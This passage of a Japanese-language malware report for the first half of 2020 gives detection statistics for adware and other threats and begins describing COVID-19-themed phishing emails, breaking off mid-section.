MALWARE REPORT

マルウェアレポート

2020

上半期

安全なネット活用のための

セキュリティ情報

はじめに

本レポートでは、2020年1月から6月(以降2020年上半期)に検出されたマルウェア、および発生したサイバー攻撃事例についてご紹介します。

2020年上半期マルウェア検出統計では、2020年上半期にESET製品で検出されたマルウェアについて、日本国内と世界全体の検出を比較して傾向を分析します。また、マルウェアのファイル形式別の割合についても解説を行います。

次に、新型コロナウイルス感染症に便乗したサイバー攻撃について説明します。続いて、RDPを狙った攻撃について説明します。

最後に Dridexの感染を狙ったフィッシングメールについて解説します。

contents

1

2020年上半期
マルウェア検出統計

第1章　　2020年上半期マルウェア検出統計

本章では、2020年上半期にESET製品が国内外で検出したマルウェアの検出数に関する分析結果をご紹介します。

1.　検出数の比較

2020年上半期に国内と世界全体で検出されたマルウェアの検出数の推移は、図1.1.1および図1.1.2の通りです。国内で最もマルウェアが検出された月は、5月でした(図1.1.1)。5月は、Dridexへの感染を狙ったばらまきメールが検出されていたことも特徴的でした。国内において最も検出されたのは、Webサイト閲覧時に不正な広告を表示させるJS/Adware.Agentでした。
世界全体で最もマルウェアが検出された月は、3月でした(図1.1.2)。世界で最も検出されたのは、Webサイト閲覧時に不正な広告を表示させるJS/Adware.Subpropでした。国内と世界全体の両者において、Webサイト上で実行されるアドウェアが多く検出されています。




図1.1.1　マルウェア検出数の月別推移(2020年国内)
※2020年1月の検出数を100%と設定




図1.1.2　マルウェア検出数の月別推移(2020年世界全体)
※2020年1月の検出数を100%と設定

また、国内における2019年の上半期の検出数と比較しても検出数が約50%増加しました。主な要因として、アドウェアの検出数の増加(検出名にAdwareが含まれるものが2019年上半期と比較して約4倍以上増加)が考えられます。アドウェアが増加した要因の1つとして、多くのユーザーを対象に出来るため効率的に利益を上げられることが考えられます。

2.　マルウェア検出数TOP10

2020年上半期に日本国内で最も検出されたマルウェアは、JS/Adware.Agentです。マルウェア検出数の10.7%を占めています。JS/Adware.Subprop(全体の8.6%)やJS/Adware.PopAds(全体の7.7%)がそれに続きます。他にもHTMLに埋め込まれた不正なスクリプトであるHTML/ScrInjectや他のマルウェアをダウンロードするVBA/TrojanDownloader.Agentが多く検出されました。国内検出数の上位3つのマルウェアについては、1.4節「国内検出数TOP3」でご紹介します。
一方で、世界全体では、JS/Adware.Subprop(全体の6.4%)が最も多く検出されました。
他にも、HTML/ScrInject(全体の4.2%)が多く検出されています。
日本国内と世界全体を見てみると、Webブラウザー上で実行される脅威が両者に多いことが分かります。また、電子メールに添付されたファイルによる脅威も確認されています。
日本国内のTOP10であるVBA/TrojanDownloader.AgentやJS/Danger.ScriptAttachmentがこれに当たります。




図1.2.1　日本国内におけるマルウェア検出の割合




図1.2.2　世界全体におけるマルウェア検出の割合

3.　マルウェア検出数のファイル形式別割合

次にファイル形式別のマルウェア検出割合を見ていきます。ESET製品で検出されるマルウェアはファイル形式(プラットフォーム)で大別することができます。
日本国内では、JS(JavaScript)形式のマルウェアが最も多く(全体の65.2%)検出されています(図1.3.1)。これに次いで、Win32形式のマルウェアが多く(全体の14.5%)検出されています。世界全体でも、JS形式のマルウェアが最も多く(全体の48.2%)検出されています(図1.3.2)。こちらも同様に、Win32形式のマルウェアがJS形式に次いで多く(全体の29.8%)検出されています。JS形式のマルウェアが全体に占める割合を世界全体と比較すると、日本の方が約20%高いことが分かります。これは、日本でのアドウェアの検出数の増加と電子メールに添付された悪意のあるJavaScriptファイルであるJS/Danger.ScriptAttachmentが多く検出されていたことが影響している可能性があります。




図1.3.1　形式別検出数の割合(2020年上半期国内)




図1.3.2　形式別検出数の割合(2020年上半期世界全体)

4.　国内検出数TOP3

国内検出数TOP3は、いずれも不正な広告を表示させるアドウェアでした。
これらは、Webサイト閲覧時に実行されます。
以下では、日別の検出数の推移や国別検出数の割合に関するグラフを掲載しています。
国別の検出数を見たとき、同じ言語圏や地域が近い国が多いことが分かります。
この理由の1つとして、アドウェアがWebサイト閲覧時に実行されることもあり、言語や地域に関係していることが考えられます。
また、グラフを見るとペルーでの検出割合が高いことが分かります。この理由として、南アメリカ大陸の中でも比較的経済規模が大きいこと、ペルーのユーザーのインターネット利用傾向からこのようなマルウェアが使われやすいことが考えられます。

① JS/Adware.Agent
JS/Adware.Agentは、アドウェアの汎用検出名です。汎用検出名ということもあり、様々な国で検出されていることがグラフから分かります。




図1.4.1　JS/Adware.Agentの検出数の日別推移




図1.4.2　JS/Adware.Agentの検出数TOP10の国と地域(2020年上半期)




図1.4.3　JS/Adware.Agentの検出数TOP50の国と地域のヒートマップ(2020年上半期)

② JS/Adware.Subprop

JS/Adware.Subpropは、偽のAdobe Flash Playerのアップデートや有名ベンダーのWebバナーを悪用して、悪意のあるコンテンツや不要なソフトウェアを配布するスクリプトの検出名です。また、JS/Adware.Subpropは、スペイン、メキシコやペルーなどといったスペイン語圏で多く検出されていることが分かります。2020年6月マルウェアレポートで、動作について解説を行っています。




図1.4.4　JS/Adware.Subpropの検出数の日別推移




図1.4.5　JS/Adware.Subpropの検出数TOP10の国と地域(2020年上半期)




図1.4.6　JS/Adware.Subpropの検出数TOP50の国と地域のヒートマップ(2020年上半期)

③ JS/Adware.PopAds

JS/Adware.PopAdsは、偽のアラートや詐欺の警告を表示し、ユーザーを悪意のあるコンテンツが仕込まれた広告に誘導するスクリプトの検出名です。検出数第2位のJS/Adware.Subpropと似ていますが、対象となる広告プロバイダーが異なります。また、JS/Adware.PopAdsは、ポーランド、スロバキアやチェコ共和国といった東欧にある国々で多く検出されていることが分かります。




図1.4.7　JS/Adware.PopAdsの検出数の日別推移(国内)




図1.4.8　JS/Adware.PopAdsの検出数TOP10の国と地域(2020年上半期)




図1.4.9　JS/Adware.PopAdsの検出数TOP50の国と地域のヒートマップ(2020年上半期)

以上が、2020年上半期のマルウェア統計です。

2 新型コロナウイルス感染症の流行に伴うサイバー攻撃

第2章　　新型コロナウイルス感染症の流行に伴うサイバー攻撃

2020年上半期は、新型コロナウイルス感染症が世界各地で猛威を振るい、社会情勢は大きく変化しました。こうした状況の中、サイバー攻撃者は、人々の不安に付け込む攻撃を行っています。
本章では、新型コロナウイルス感染症に関連したサイバー攻撃の中で、フィッシングメール攻撃と新型コロナウイルス感染症に関連する名前が付けられたマルウェアについて紹介します。

1.　フィッシングメール攻撃

新型コロナウイルス感染症の流行に伴い、日本ではマスクやアルコールなどの衛生用品が不足したり、特別定額給付金が支給されたりなど、社会情勢が大きく変化しました。こうした時事問題に沿った内容のフィッシングメールが多数確認されています。以下は、フィッシングメールに用いられた題材の一例です。

- 特定地域における感染者数の最新情報
- 特別定額給付金の受給方法
- マスクやアルコールなどの衛生用品や生活用品の入荷情報や特別セール

攻撃者は、上記などの題材を利用し、政府機関、公的機関、民間企業などを装い、フィッシングメールを送信します。新型コロナウイルス感染症に関連したフィッシングメール攻撃の主な目的は、フィッシングサイトへ誘導し情報を窃取することとマルウェアに感染させることの2種類に大別されます。

■ フィッシングサイトへ誘導し情報を窃取する事例
フィッシングサイトへ誘導するフィッシングメール内には、フィッシングサイトへのリンクが存在します。そして、新型コロナウイルス感染症に関連する題材を利用し、リンクをクリックさせる文書が記載されていることが特徴です。フィッシングサイトには、既存サービスのログイン画面など個人情報を入力させるフォームが表示されます。そして、ユーザーが情報を入力するとその情報が窃取されます。

フィッシングサイトへ誘導するフィッシングメールには以下のようなものを確認しています。




図2.1.1　特別セールを題材とするフィッシングメール




図2.1.2　マスクの無料送付を題材とするフィッシングメール

図2.1.1のフィッシングメールは、”コロナウイルス撲滅セール”と称した特別セールを装っています。図2.1.2のフィッシングメールは、日本で不足していたマスクを題材としています。加えて、モザイク処理を施していますが、実在するドラッグストアとカード会社を装っています。

上記のようなフィッシングメールに含まれていたリンク先には、以下のようなフィッシングサイトを確認しています。

